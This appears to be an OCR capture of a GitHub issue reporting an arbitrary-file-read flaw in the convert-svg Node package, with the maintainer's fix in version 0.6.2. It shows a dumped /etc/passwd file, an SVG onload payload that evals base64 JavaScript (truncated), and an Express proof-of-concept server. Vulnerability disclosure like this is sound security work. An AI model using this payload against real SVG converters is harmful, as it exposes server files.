neocotic / **convert-svg** Public

<> Code · Issues 15 · Pull requests 1 · Discussions · Actions · Security · ···

New issue

Jump to bottom

Remote Code Injection vulnerable #81


Closed **0xmanhnv** opened this issue on May 26 · 11 comments · Fixed by #82

Labels bug

Milestone 0.6.2

0xmanhnv commented on May 26

Affected versions of this package are vulnerable to Remote Code Injection. Using a specially crafted SVG file, an attacker could read arbitrary files from the file system and then show the file content as a converted PNG file.



```
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
_appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bin/false
_mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false
_appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false
_geod:*:56:56:Geo Services Daemon:/var/db/geod:/usr/bin/false
_devdocs:*:59:59:Developer Documentation:/var/empty:/usr/bin/false
_sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/false
_mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false
_ard:*:67:67:Apple Remote Desktop:/var/empty:/usr/bin/false
_www:*:70:70:World Wide Web Server:/Library/WebServer:/usr/bin/false
_eppc:*:71:71:Apple Events User:/var/empty:/usr/bin/false
_cvs:*:72:72:CVS Server:/var/empty:/usr/bin/false
_svn:*:73:73:SVN Server:/var/empty:/usr/bin/false
_mysql:*:74:74:MySQL Server:/var/empty:/usr/bin/false
_sshd:*:75:75:sshd Privilege separation:/var/empty:/usr/bin/false
_qtss:*:76:76:QuickTime Streaming Server:/var/empty:/usr/bin/false
_cyrus:*:77:6:Cyrus Administrator:/var/imap:/usr/bin/false
_mailman:*:78:78:Mailman List Server:/var/empty:/usr/bin/false
_appserver:*:79:79:Application Server:/var/empty:/usr/bin/false
_clamav:*:82:82:ClamAV Daemon:/var/virusmails:/usr/bin/false
_amavisd:*:83:83:AMaViS Daemon:/var/virusmails:/usr/bin/false
_jabber:*:84:84:Jabber XMPP Server:/var/empty:/usr/bin/false
_appowner:*:87:87:Application Owner:/var/empty:/usr/bin/false
_windowserver:*:88:88:WindowServer:/var/empty:/usr/bin/false
_spotlight:*:89:89:Spotlight:/var/empty:/usr/bin/false
_tokend:*:91:91:Token Daemon:/var/empty:/usr/bin/false
_securityagent:*:92:92:SecurityAgent:/var/db/securityagent:/usr/bin/false
_calendar:*:93:93:Calendar:/var/empty:/usr/bin/false
_teamsserver:*:94:94:TeamsServer:/var/teamsserver:/usr/bin/false
_update_sharing:*:95:-2:Update Sharing:/var/empty:/usr/bin/false
_installer:*:96:-2:Installer:/var/empty:/usr/bin/false
_atsserver:*:97:97:ATS Server:/var/empty:/usr/bin/false
_ftp:*:98:-2:FTP Daemon:/var/empty:/usr/bin/false
_unknown:*:99:99:Unknown User:/var/empty:/usr/bin/false
_softwareupdate:*:200:200:Software Update Service:/var/db/softwareupdate:/usr/bin/false
_coreaudiod:*:202:202:Core Audio Daemon:/var/empty:/usr/bin/false
_screensaver:*:203:203:Screensaver:/var/empty:/usr/bin/false
_locationd:*:205:205:Location Daemon:/var/db/locationd:/usr/bin/false
_trustevaluationagent:*:208:208:Trust Evaluation Agent:/var/empty:/usr/bin/false
_timezone:*:210:210:AutoTimeZoneDaemon:/var/empty:/usr/bin/false
_lda:*:211:211:Local Delivery Agent:/var/empty:/usr/bin/false
_cvmsroot:*:212:212:CVMS Root:/var/empty:/usr/bin/false
_usbmuxd:*:213:213:iPhone OS Device Helper:/var/db/lockdown:/usr/bin/false
_dovecot:*:214:6:Dovecot Administrator:/var/empty:/usr/bin/false
_dpaudio:*:215:215:DP Audio:/var/empty:/usr/bin/false
```

0xmanhnv commented on May 28 Author

@neocotic

neocotic commented on May 28 Owner

This has been fixed in the latest major release but the CVE hasn't been updated yet.

0xmanhnv commented on May 28 • edited Author

@neocotic no, this is new vulnerability.

I tried with the new version but this security vulnerability exists

0xmanhnv commented on May 28 • edited Author

Payload


```
<svg onload=eval(atob(this.id)) id='ZG9jdW1lbnQud3JpdGUoJzxzdmctZHVtbXk+PC9zdmctZHVtbXk+PGlmcmFtZSBzc
```

POC

```
const { convert } = require('convert-svg-to-png');
const express = require('express');
const fileSvg = `<svg onload=eval(atob(this.id)) id='ZG9jdW1lbnQud3JpdGUoJzxzdmctZHVtbXk+PC9zdmctZHVt
// YWxlcnQoMSk=
// function newContent(){document.open(),document.write('<text x=\"0\" y=\"0\" class=\"Rrrrr\" id=\"d
const app = express();
app.get('/poc', async (req, res)=>{
  try {
    const png = await convert(fileSvg);
    res.set('Content-Type', 'image/png');
    res.send(png);
  } catch (e) {
      console.log(e);
    res.send("");
  }
});
app.listen(3000, ()=>{
  console.log('started');
});
```


0xmanhnv commented on May 28 • edited ▾ Author

I checked on the latest version


{} package.json > {} dependencies
You, 3 minutes ago | 3 authors (Alasdair Mercer and others)
▷ Debug
You, 3 minutes ago • Uncommitted changes

```
{
  "name": "convert-svg",
  "license": "MIT",
  "devDependencies": {
    "eslint": "^8.14.0",
    "eslint-config-notninja": "^0.4.0",
    "lerna": "^4.0.0",
    "mocha": "^9.2.2"
  },
  "scripts": {
    "bootstrap": "lerna bootstrap",
    "packages:outdated": "lerna exec --stream --no-bail \"npm outdated\"",
    "pretest": "eslint .",
    "test": "mocha -O maxDiffSize=32 -R list \"packages/*/test/**/*.spec.js\""
  },
  "engines": {
    "node": "^12.20.0 || >=14"
  },
  "private": true,
  "dependencies": {
    "convert-svg-to-png": "^0.6.1",
    "express": "^4.18.1"
  }
}
```

Latest version on NPM



convert-svg-to-png

0.6.1 • Public • Published a month ago

Readme | Explore BETA | 1 Dependency | 22 Dependents | 10 Versions

convert-svg-to-png

A **Node.js** package for converting SVG to PNG using headless Chromium.

build failing | license MIT | release v0.6.1

- Install
- CLI
- API
- Other Formats
- Bugs
- Contributors
- License

Install

Install using **npm**:

```
$ npm install --save convert-svg-to-png
```

You'll need to have at least **Node.js** 12.20.0 or newer.

If you want to use the command line interface you'll most likely want to install it globally so that you can run `convert-svg-to-png` from anywhere:

```
$ npm install --global convert-svg-to-png
```

CLI

```
Usage: convert-svg-to-png [options] [files...]


  Options:

    -V, --version          output the version number
```

Install

```
> npm i convert-svg-to-png
```

Repository

github.com/neocotic/convert-svg

Homepage

github.com/neocotic/convert-svg

♥**Fund** this package

Weekly Downloads

3,353

Version	License
0.6.1	MIT

Unpacked Size	Total Files
17.2 kB	6

Issues	Pull Requests
9	0

Last publish

a month ago

Collaborators

>_**Try** on RunKit

Report malware

neocotic commented on May 28 Owner

Great find. Since we're now using cheerio to validate input, we should be able to easily strip the onload attribute. Are there any others that you think could be used to exploit in this way or any other nested elements within the SVG, other than the root that this needs to be applied to?

👍 1

0xmanhnv commented on May 28 • edited Author

I will try to add some other ways that I think it works then I'll let you know.

but this is clearly a CVE, right?
@neocotic

neocotic commented on May 28 — Owner

It looks like it to me. I'll try to get a patch together over this weekend for it. If you find any other ways let me know and I'll add them but I'll concentrate on the known attack vector for now

0xmanhnv commented on May 28 — Author

@neocotic yes,
But can i claim a CVE?

neocotic commented on May 28 — Owner

No idea. Might be good to have a patch available beforehand

neocotic added a commit that referenced this issue on May 29

`Strip onload attribute from SVG input` … ✗ `7e5bbdf`

neocotic mentioned this issue on May 29

Strip onload attribute from SVG input #82

Merged

neocotic added this to the **0.6.2** milestone on May 29

neocotic added the bug label on May 29

neocotic closed this as completed in #82 on May 29

neocotic added a commit that referenced this issue on May 29

`Strip onload attribute from SVG input` … ✗ `7e6031a`

neocotic commented on May 29 Owner

@0xmanhnv A fix has now been released in `0.6.2`. If you find any other attack vectors (e.g. other event listener attributes) then please raise another issue/PR and we can get it patched.

Please feel free to open a CVE for this vulnerability now with a upgrade path to `0.6.2` mentioned as a solution.

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

0.6.2

Development

Successfully merging a pull request may close this issue.

Strip onload attribute from SVG input
neocotic/convert-svg

2 participants